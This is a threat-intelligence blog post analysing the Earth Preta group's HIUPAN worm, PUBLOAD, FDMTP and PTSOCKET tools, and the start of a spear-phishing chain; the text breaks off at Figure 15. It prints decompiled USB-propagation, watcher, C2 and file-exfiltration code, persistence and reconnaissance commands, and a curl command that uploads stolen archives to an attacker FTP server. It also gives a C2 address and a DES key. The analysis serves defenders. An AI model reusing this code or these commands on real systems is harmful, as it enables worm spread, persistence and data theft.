Earth Preta Evolves its Attacks with New Malware and Strategies

By By: Lenart Bermejo, Sunny Lu, Ted Lee Sep 09, 2024 Read time: 11 min (2847 words)

Published: 2024-09-09 · Archived: 2026-04-05 20:11:21 UTC

Malware

In this blog entry, we discuss our analysis of Earth Preta's enhancements in their attacks by introducing new tools, malware variants and strategies to their worm-based attacks and their time-sensitive spear-phishing campaign.

Summary

- Earth Preta has upgraded its attacks, which now include the propagation of PUBLOAD via a variant of the worm HIUPAN.
- Additional tools, such as FDMTP and PTSOCKET, were used to extend Earth Preta's control and data exfiltration capabilities.
- Another campaign involved spear-phishing emails with multi-stage downloaders like DOWNBAIT and PULLBAIT, leading to further malware deployments.
- Earth Preta's attacks are highly targeted and time-sensitive, often involving rapid deployment and data exfiltration, with a focus on specific countries and sectors within the APAC region.

Earth Preta has been known to launch campaigns against valued targets in the Asia-Pacific (APAC). Our recent observations on their attacks against various government entities in the region show that the threat group has updated their malware and strategies.

Worm-based Attack Progression

Earth Preta employed a variant of the worm HIUPAN to propagate PUBLOAD into their targets' networks via removable drives. PUBLOAD was used as the main control tool for most of the campaign and to perform various tasks, including the execution of tools such as RAR for collection and curl for data exfiltration.

PUBLOAD was also used to introduce supplemental tools into the targets' environment, such as FDMTP to serve as a secondary control tool, which was observed to perform similar tasks as that of PUBLOAD; and PTSOCKET, a tool used as an alternative exfiltration option. A short attack overview can be seen in Figure 1.




Figure 1. Attack chain

Initial Access and Propagation

It was established that PUBLOAD is among the first-stage control tools deployed by Earth Preta. While spear-phishing emails were previously used to deliver PUBLOAD, it has been recently observed that a version of PUBLOAD is delivered via a variant of HIUPAN propagating through removable drives (Figure 2). This HIUPAN variant has differences with the previously documented variant, which was used to propagate ACNSHELL, although its main utility within the attack chain stays the same.




Figure 2. Overview of HIUPAN

This variant is easier to configure, as it has an external config file that has basic information for its propagation and watchdog function (Figure 3).

```
    $.ini                                                    ↓FRO --------
10,UsbConfig.exe,u2ec.dll,WCBrowserWatcher.exe,coccocpdate.dll,CocBox.zip,$.ini
```

Figure 3. HIUPAN configuration

HIUPAN's configuration has two main components: one decimal value and the rest being a list of filenames that HIUPAN will spread with it when it propagates (Table 1). The decimal value serves as the watcher function's sleep multiplier (decimal value * 0x3e8 = sleep time) and determines the sleep timer before the watcher function performs its check again.

Type	Value	Purpose
Decimal Value	10	Watcher sleep multiplier

Filenames	UsbConfig.exe	HIUPAN Host for dll side-loading
	u2ec.dll	HIUPAN malware
	WCBrowserWatcher.exe	PUBLOAD Host for dll side-loading
	coccocpdate.dll	PUBLOAD loader
	CocBox.zip	PUBLOAD encrypted component
	$.ini	HIUPAN configuration file

Table 1. Example of HIUPAN configuration values

HIUPAN Installation

HIUPAN will install its copy and copies of files that are listed in its configuration file (in this case, a PUBLOAD installation set) to *C:\ProgramData\Intel_*. It will also create an autorun registry for its installed copy:

[HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]

UsbConfig = C:\ProgramData\Intel_\UsbConfig.exe

HIUPAN will also modify the values of the following registry entries to hide it and its accompanying malware's presence. These values will also be checked every time HIUPAN executes:

[HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced]

ShowSuperHidden = 0

Hidden = 2

HideFileExt = 1

Watcher Function and Propagation

Once launched from its install directory, HIUPAN will launch its watcher function, which will periodically check if there are removable and hot-pluggable drives plugged into the infected machine (Figure 4). If one is available, it will propagate to the removable drive by storing its copy, copies of files listed in its configuration, and its configuration file to a storage directory named *<removable drive>:*_______________\ (Figure 5)**.**

HIUPAN will also add another copy of its host file (USBConfig.exe) and main worm component (u2ec.dll) into the root directory of the removable drive (Figure 5). It will then move all files and directories to **<removable drive>:_** to let USBconfig.exe remain the only visible file when an unsuspecting user plugs in and opens the removable drive, baiting them into clicking it an unknowingly spreading the worm into a new environment.

```
for ( i = 0; i < 0x1A; ++i )
  custom_data_block->removable_drive_list_from_enumerator[i] = 0;
strcpy(root_drive_wide, "\\\\.\\A:");
strcpy(root_drive, "A:\\");
v6 = 0;
HANDLE = 0;
v5 = 0;
for ( j = 0; j < 8; ++j )
  STORAGE_HOTPLUG_INFO[j] = 0;
for ( k = 0; k < 26; ++k )
{
  root_drive_wide[4] = k + 65;
  HANDLE = (custom_data_block->CreateFileA_t)(root_drive_wide, 0, 3, 0, 3, 0, 0);
  if ( HANDLE != -1 && HANDLE )
  {
    // checking for hot-pluggable and removable media
    if ( (custom_data_block->DeviceIoControl_t)(HANDLE, 0x2D0C14, 0, 0, STORAGE_HOTPLUG_INFO, 8, &v5, 0)
      && STORAGE_HOTPLUG_INFO[offsetof(STORAGE_HOTPLUG_INFO, DeviceHotplug)]
      && STORAGE_HOTPLUG_INFO[offsetof(STORAGE_HOTPLUG_INFO, MediaRemovable)] )
    {
      root_drive[0] = root_drive_wide[4];
      volume_serial_number = 0;
      if ( !(custom_data_block->GetVolumeInformationA)(root_drive, 0, 0, &volume_serial_number, 0, 0, 0, 0) )
        continue;
      // add the drive letter of the hot-pluggable and removable media to the list of targets for propagation
      custom_data_block->removable_drive_list_from_enumerator[v6++] = root_drive_wide[4];
```

Figure 4. Creates a list of qualified drives for propagation

```
v10 = 0;
while ( 1 )
{
  result = cust_data_block->removable_drive_list_from_enumerator[v10];
  if ( !cust_data_block->removable_drive_list_from_enumerator[v10] )
    return result;
  cust_data_block->usb-component_storage_path[0] = cust_data_block->removable_drive_list_from_enumerator[v10++];
  usb_component_storage_path[0] = 0;
  usb_component_storage_path[1] = 0;
  usb_component_storage_path[2] = 0;
  memset(v7, 0, sizeof(v7));
  // usb component storage path: <root drive>:\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\
  (cust_data_block->lstrcpyA_t)(usb_component_storage_path, cust_data_block->usb-component_storage_path);
  v3 = (cust_data_block->lstrlen_t)(usb_component_storage_path);
  if ( !Get_the_drive_volume_info(cust_data_block, usb_component_storage_path[0]) )
  {
    // If the storage path does not exist, create it
    path_file_attribute = (cust_data_block->GetFileAttributesA_t)(usb_component_storage_path);
    if ( path_file_attribute == -1 )
    {
      if ( (cust_data_block->GetLastError_t)() != 2 && (cust_data_block->GetLastError_t)() != 3 )
        goto worm_only_no_payload;
      if ( usb_component_storage_path[v3 - 1] != '\\' )
        usb_component_storage_path[v3] = '\\';
      if ( (cust_data_block->MakeSureDirectoryPathExists_t)(usb_component_storage_path) )
      {
        for ( i = 0; i < 0x7D; v7[i++] = 0 )
          ;
        for ( j = 0; j < 15; ++j )
        {
          (cust_data_block->lstrcatA_t)(usb_component_storage_path, cust_data_block->nested_dir);
          if ( !Get_the_drive_volume_info(cust_data_block, usb_component_storage_path[0]) )
            (cust_data_block->SetFileAttributesA_t)(usb_component_storage_path, 6);// setting folder attributes to hidden and system
        }
        if ( copy_worm_and_payload_to_specified_dir(
               cust_data_block,
               cust_data_block->install_path,
               usb_component_storage_path) )
        {
worm_only_no_payload:
          create_active_copy_of_worm_and_hide_usb_files(cust_data_block, usb_component_storage_path[0]);
        }
      }
    }
    // if the storage path already exist, copy the components to it directly
    else if ( (path_file_attribute & 0x10) != 0 )
    {
      for ( k = 0; k < 0x7D; ++k )
        v7[k] = 0;
      for ( m = 0; m < 15; ++m )
      {
        (cust_data_block->lstrcatA_t)(usb_component_storage_path, cust_data_block->nested_dir);
        if ( !Get_the_drive_volume_info(cust_data_block, usb_component_storage_path[0]) )
          (cust_data_block->SetFileAttributesA_t)(usb_component_storage_path, 6);
      }
      if ( find_files_in_specified_directory(cust_data_block, usb_component_storage_path)
        || copy_worm_and_payload_to_specified_dir(
             cust_data_block,
             cust_data_block->install_path,
             usb_component_storage_path) )
      {
        create_active_copy_of_worm_and_hide_usb_files(cust_data_block, usb_component_storage_path[0]);
```

Figure 5. HIUPAN spreading to removable drives

The same watcher function will also periodically check and make sure that the PUBLOAD host process is running (WCBrowserWatcher.exe) and will launch it from the install directory if it is not, as shown in Figure 6.

```
Snapshot_HANDLE = (custom_data_block->CreateToolHelp32Snapshot_t)(2, 0);
if ( Snapshot_HANDLE == -1 )
  return 0;
LPPROCESSENTRY32[0] = 0x22C;
v5 = (custom_data_block->Process32First_t)(Snapshot_HANDLE, LPPROCESSENTRY32);
if ( !v5 )
  return 0;
while ( v5 )
{
  memset(PUBLOAD_Host_process, 0, sizeof(PUBLOAD_Host_process));
  // PUBLOAD Host process is WCBrowserWatcher.exe, third in the list of files from the config
  if ( !convert_to_wide(custom_data_block, custom_data_block->Payload_Host_from_config, PUBLOAD_Host_process) )
    break;
  if ( !(custom_data_block->lstrcmpW_t)(PUBLOAD_Host_process, current_Found_process) )
  {
    v7 = 1;
    break;
  }
  v5 = (custom_data_block->Process32Next_t)(Snapshot_HANDLE, LPPROCESSENTRY32);
}
(custom_data_block->CloseHandle)(Snapshot_HANDLE);
if ( !v7 )
{
  memset(PUBLOAD_Host_File, 0, sizeof(PUBLOAD_Host_File));
  (custom_data_block->lstrcpyA_t)(PUBLOAD_Host_File, custom_data_block->install_path);
  (custom_data_block->lstrcatA_t)(PUBLOAD_Host_File, custom_data_block->Payload_Host_from_config);
  return shell_execute_the_target_process(custom_data_block, PUBLOAD_Host_File);
```

Figure 6. HIUPAN watcher for PUBLOAD

Network Discovery, Persistence and Control

PUBLOAD

While HIUPAN facilitates propagation via removable drives, PUBLOAD has been observed to perform initial system info collection to map out the current network.

PUBLOAD's tactics, techniques, and procedures (TTPs) remain mostly like those of the previously documented variant used in Earth Preta's previous spear-phishing campaign against governments. The variant propagated by HIUPAN uses *C:\ProgramData\CocCocBrowser* as its install path, as it uses *CocCocUpdate.exe* as its DLL side-loading host, a browser application popular in Vietnam. PUBLOAD has its own installation routine, which includes copying all components to its install path and creating autorun registry entry and a scheduled task (Figure 7).

```
RtlCreateUserProcess = GetProcAddress(v3, "RtlCreateUserProcess");
RtlInitUnicodeString(&v7, L"\\??\\C:\\Windows\\system32\\cmd.exe");
RtlInitUnicodeString(
  &v6,
  L"/C copy coccocpdate.dll C:\\ProgramData\\CocCocBrowser\\coccocpdate.dll & copy CocBox.zip C:\\ProgramData\\CocCocBro"
   "wser\\CocBox.zip & reg add \"HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\" /v AonSwift /t "
   "reg_sz /d \"C:\\ProgramData\\CocCocBrowser\\WCBrowserWatcher.exe\" /F & schtasks /F /Create /TN Microsoft_XBoxU /SC"
   " minute /MO 1 /TR C:\\ProgramData\\CocCocBrowser\\WCBrowserWatcher.exe");
```

Figure 7. PUBLOAD install command

To map the network, the following commands will be executed in sequence and in very short intervals via cmd:

- hostname
- arp -a
- whoami
- ipconfig /all
- netstat -ano
- systeminfo

- WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get displayName /Format:List
- wmic startup get command,caption
- curl http://myip.ipip.net
- netsh wlan show interface
- netsh wlan show networks
- netsh wlan show profiles
- wmic logicaldisk get caption,description,providername
- tasklist
- tracert -h 5 -4 google.com
- reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Run
- reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Run

PUBLOAD also facilitates the delivery of additional tools into the compromised system. In this specific attack chain, PUPLOAD has delivered FDMTP as a secondary control tool and PTSOCKET for exfiltration to some infected systems.

FDMTP

FDMTP is a newly found hacktool used by Earth Preta. It is a simple malware downloader implemented based on TouchSocket over Duplex Message Transport Protocol (DMTP).

In the recent campaign, threat actors embedded the FDMTP in the data section of a DLL (Figure 8). Then, it can be launched through DLL side-loading. To enhance malware security for defense evasion, the embedded network configurations are encoded and encrypted via Base64 and DES (Figures 9 and 10).

```
espace Client

// Token: 0x02000004 RID: 4
public class Program
{
    // Token: 0x06000004 RID: 4 RVA: 0x000020FC File Offset: 0x000002FC
    public static void Start()
    {
        Common.Setting = SerializeConvert.FastBinaryDeserialize<Common.ConnectSetting>(DataSecurity.DecryptDES(Convert.FromBase64String(Program.SettingInfo), Program.SettingKey));
        Thread.Sleep(1000 * Common.Setting.Sleep);
        Common.Setting.ProtocolType = "HTTP-Dmtp";
        Common.Setting.HWID = Utils.Get_HWID(Common.Setting.Mutex, Common.Version);
        Common.Setting.ClrVersion = Utils.GetClrVersion();
        if (!Utils.Create_Mutex(Common.Setting.Mutex))
        {
            Utils.Close_Mutex();
            return;
        }
        Common.Connection = new HTTPDmtpSocket(Common.Setting.Host, Common.Setting.Port, "Client." + Common.Setting.ProtocolType + ":" + Common.Setting.HWID, new List<Type>
        {
            typeof(PluginService),
            typeof(OptionService)
        }, new List<Type>
        {
            typeof(HandshakePlugin),
            typeof(PingPlugin),
            typeof(FileTransferPlugin)
        }, false, 0);
        while (Common.ClientWorking)
        {
            Thread.Sleep(60000);
            BytePool.Default.Clear();
            GC.Collect();
        }
```

Figure 8. Main function of FDMTP

```
    // Token: 0x04000002 RID: 2
    public static readonly string SettingInfo = "Yo8JcBufpwV9BKYTYeMN3BReheLfOjPbDdQ4Icd1rSr6LNs+X2rfo5oPEiKtpkQPgdiHUKzH0sa+BndA+YXjYDUiyXk99WjpHPJ7JawsdjB
      +zdwhTGf6aLAaciBd2qg1pkE/E9js9w3gZ9BNbK6ELl84P4MJ7b21mrkhYdEs0fIRSz3SO5cDipTsUhiSF3WDTA/nvS+4ZtmT+hMlWrudu4sM7St4z2I1";

    // Token: 0x04000003 RID: 3
    public static readonly string SettingKey = "C6275C0E";
}
```

Figure 9. Encrypted configuration and DES key

```
                                                    01 9B 00 00 00 04 48 57 49 44 00 00 00 00 04                      ......HWID.....
48 6F 73 74 10 00 00 00 0C 00 00 00 31 35 34 2E 39 30 2E 33 32 2E 38 38 04 50 6F 72 74 04 00 00 00 6B 1F 00 00 Host........154.90.32.88.Port....k...
05 4D 75 74 65 78 0F 00 00 00 0B 00 00 00 67 76 63 73 71 70 74 62 68 65 65 05 47 72 6F 75 70 0B 00 00 00 07 00 .Mutex........gvcsqptbhee.Group......
00 00 44 65 66 61 75 6C 74 05 53 6C 65 65 70 04 00 00 00 00 00 00 00 00 06 55 73 65 53 53 4C 01 00 00 00 01 0C 50 ..Default.Sleep.........UseSSL......P
72 6F 74 6F 63 6F 6C 54 79 70 65 00 00 00 00 0A 43 6C 72 56 65 72 73 69 6F 6E 04 00 00 00 00 00 00 00          rotocolType.....ClrVersion........
```

Figure 10. Decrypted configuration

Collection and Exfiltration

Collection of data is done regularly using RAR, targeting files (.doc, .docx, .xls, .xlsx, .pdf, .ppt, .pptx) modified at specified cutoff dates. Exfiltration is performed using different methods: The most common one is using cURL to upload the archived files to an attacker-owned FTP site, with updated credentials. PUBLOAD's collection activity via RAR can be observed as follows:

> C:\Progra~1\WinRAR\Rar.exe a -r -tk -ta<**cutoff date/datetime**> -n*.doc* -n*.docx* -n.xls* -n*.pdf* -n*.ppt* -n*.pptx* -n*.txt* C:\programata\IDM\<**machine name-<root drive of target collection directories**>.rar <**start directory ir riit drive for collection**>

PUBLOAD also performs exfiltration via cURL, by sending the archived data to an attacker-owned FTP site:

> curl --progress-bar -C --T C:\programdata\IDM\<**archive name**>.RAR ftp://<**ftp username**>:<**ftp password**>@<**PUBLOAD ftp server**>

The first instance of collection and exfiltration commands executed by PUBLOAD is also part of its command sequence mentioned in the lateral movement section above, with time intervals less than a minute.

An alternative method of exfiltration is by using PTSOCKET, which is a customized file transfer tool implemented based on TouchSocket over DMTP (Figure 11). According to arguments, PTSOCKET can be used to transfer files in multi-thread mode. In the recent campaign, it was used as exfiltration tool to upload the collected data onto the remote server (Figure 12).

```
// Token: 0x0600000E RID: 14 RVA: 0x000021F8 File Offset: 0x000003F8
private static void MultithreadingClientPushFileFromService(string iphost, string filePath, string saveFilePath, int threads = 10)
{
    using (HttpDmtpClientFactory httpDmtpClientFactory = Program.CreateClientFactory(iphost, threads))
    {
        if (ResultExtensions.IsSuccess(httpDmtpClientFactory.CheckStatus(true)))
        {
            LoggerExtensions.Info(ConsoleLogger.Default, "Start pushing files to the server");
            string[] clientIds = httpDmtpClientFactory.GetClientIds();
            for (int i = 0; i < clientIds.Length; i++)
            {
                Console.WriteLine(clientIds[i]);
            }
            Metadata metadata = new Metadata();
            metadata.Add("1", "1");
            metadata.Add("2", "2");
            MultithreadingFileOperator fileOperator = new MultithreadingFileOperator
            {
                SavePath = saveFilePath,
                ResourcePath = filePath,
                Metadata = metadata,
                Timeout = TimeSpan.FromSeconds(60.0),
                TryCount = 10,
                FileSectionSize = 524288,
                MultithreadingCount = 10
            };
            LoopAction.CreateLoopAction(-1, 1000, delegate(LoopAction loop)
            {
                if (fileOperator.IsEnd)
                {
                    loop.Dispose();
                }
                LoggerExtensions.Info(ConsoleLogger.Default, string.Format("Progress：{0}, Speed：{1}", fileOperator.Progress, fileOperator.Speed()));
            }).RunAsync();
            IResult result = TcpDmtpClientFactoryFileTransferExtension.PushFile<HttpDmtpClient>(httpDmtpClientFactory, fileOperator);
            LoggerExtensions.Info(ConsoleLogger.Default, string.Format("Pushing the file to the server is completed, {0}", result));
        }
```

Figure 11. File transfer function of PTSOCKET

Usage:

{PTSOCKET} -h [host]:[port] -p [uploaded file path] -s [saved file path] -t [num of thread]

Figure 12. Exfiltration via PTSOCKET

Spear-phishing Attack Progression

Earth Preta has initiated a fast-paced spear-phishing campaign we started to observe in June. As shown in Figure 13, this campaign made use of a spear-phishing email with an attached .url file that will download a downloader named DOWNBAIT, which will download a decoy document. Based on our telemetry, we can expect that the emails' contents are related to the decoy document. This will continue the chain of infection with PULLBAIT to load CBROVER, which will then be used to deliver PLUGX. Collection will be performed via RAR and a tool named FILESAC. Stolen information will be sent to an attacker-controlled infrastructure using a currently unknown tool. Based on our telemetry, the information may be sent to an attacker-controlled cloud service.




Figure 13. Spear-phishing attack flow

Delivery

A spear-phishing email containing a .url attachment is sent to unsuspecting victims. This leads to the download and execution of DOWNBAIT, a signed downloader and loader tool used to download PULLBAIT, leading to the download and execution of CBROVER.

DOWNBAIT and PULLBAIT

DOWNBAIT is a first-stage downloader meant to download the decoy document and a downloader shellcode component. DOWNBAIT is a digitally signed tool (Figure 14); this is an attribute that can add to its evasiveness or bypass other security measures that check for digital signatures before allowing execution of applications.




Figure 14. Signature of DOWNBAIT

DOWNBAIT codes are encrypted with a multi-layered XOR and will be decrypted upon execution (Figure 15).

